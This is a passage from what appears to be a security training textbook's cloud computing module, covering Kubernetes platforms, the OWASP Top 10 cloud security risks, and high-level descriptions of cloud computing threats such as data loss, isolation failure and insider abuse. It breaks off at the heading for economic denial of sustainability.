
Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*

  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.


kubernetes
Search
+ CREATE
Workloads > Pods
Nodes
Persistent Volumes
Roles
Storage Classes
Namespace
kube-system
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing
CPU usage
CPU (cores)
Time
Memory usage
Memory (bytes)
Time


Pods

Name	Node	Status	Restarts	Age	CPU (cores)	Memory (bytes)
kubernetes-dashboard-7b9c7b	minikube	Running	0	27 minutes	0	19.746 Mi
heapster-qhqtv	minikube	Running	0	27 minutes	0	18.004 Mi
influxdb-grafana-77c7p	minikube	Running	0	27 minutes	0	43.926 Mi
kube-scheduler-minikube	minikube	Running	0	20 hours	0.01	11.930 Mi
etcd-minikube	minikube	Running	0	20 hours	0.015	58.445 Mi

Figure 11.23: Screenshot of Kubernetes

Additional Kubernetes platforms include the following:

- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)



Module Flow

01 Understand Cloud Computing Concepts


02 Understand Container Technology

03 Discuss Cloud Computing Threats

04 Discuss Cloud Attack Countermeasures

Discuss Cloud Computing Threats


Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security risks and threats affecting cloud systems.



OWASP Top 10 Cloud Security Risks

Risks	Description
R1 - Accountability and Data Ownership	- Using the public cloud for hosting business services can cause severe risk for the recoverability of data
R2 - User Identity Federation	- Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials
R3 - Regulatory Compliance	- There is a lack of transparency, and there are different regulatory laws in different countries
R4 - Business Continuity and Resiliency	- There can be business risk or monetary loss if the cloud provider handles the business continuity improperly
R5 - User Privacy and Secondary Usage of Data	- The default share feature in social web sites can jeopardize the privacy of user's personal data

https://www.owasp.org



OWASP Top 10 Cloud Security Risks (Cont'd)

Risks	Description
R6 - Service and Data Integration	- Unsecured data in transit is susceptible to eavesdropping and interception attacks
R7 - Multi Tenancy and Physical Security	- Poor logical segregation may lead to tenants interfering with the security features of other tenants
R8 - Incidence Analysis and Forensic Support	- Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R9 - Infrastructure Security	- Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R10 - Non-Production Environment Exposure	- Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

OWASP Top 10 Cloud Security Risks


Source: *https://www.owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.
R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation. ▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other’s security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies.


	▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 11.2: OWASP Top 10 Cloud Security Risks



Cloud Computing Threats

- 01 Data breach/loss
- 02 Abuse and Nefarious Use of Cloud services
- 03 Insecure interfaces and APIs
- 04 Insufficient due diligence
- 05 Shared technology issues
- 06 Unknown risk profile
- 07 Unsynchronized system clocks
- 08 Inadequate infrastructure design and planning
- 09 Conflicts between client hardening procedures and cloud environment
- 10 Loss of operational and security logs
- 11 Malicious insiders
- 12 Illegal access to cloud systems
- 13 Loss of business reputation due to co-tenant activities
- 14 Privilege escalation
- 15 Natural disasters
- 16 Hardware failure
- 17 Supply chain failure
- 18 Modifying network traffic
- 19 Isolation failure
- 20 Cloud provider acquisition



Cloud Computing Threats (Cont'd)

- 21 Management interface compromise
- 22 Network management failure
- 23 Authentication attacks
- 24 VM-level attacks
- 25 Lock-in
- 26 Licensing risks
- 27 Loss of governance
- 28 Loss of encryption keys
- 29 Risks from changes of Jurisdiction
- 30 Undertaking malicious probes or scans
- 31 Theft of computer equipment
- 32 Cloud service termination or failure
- 33 Subpoena and e-discovery
- 34 Improper data handling and disposal
- 35 Loss or modification of backup data
- 36 Compliance risks
- 37 Economic Denial of Sustainability (EDOS)
- 38 Lack of Security Architecture
- 39 Hijacking Accounts

Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to access other client’s data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified, or decoupled (lost).
- Encryption keys are lost, misplaced, or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

- **Abuse and Nefarious Use of Cloud Services**

  The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

- **Insufficient Due Diligence**

  Ignorance of CSP’s cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client’s applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security management program. Loss of security logs may occur in case of storage under-provisioning.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

- **Loss of Business Reputation due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

- **Supply Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations. Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

  - Multiple copies of data are stored, even if they are unavailable.
  - The disk to be destroyed might also contain the data of other clients.
  - Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

- **Economic Denial of Sustainability (EDoS)**

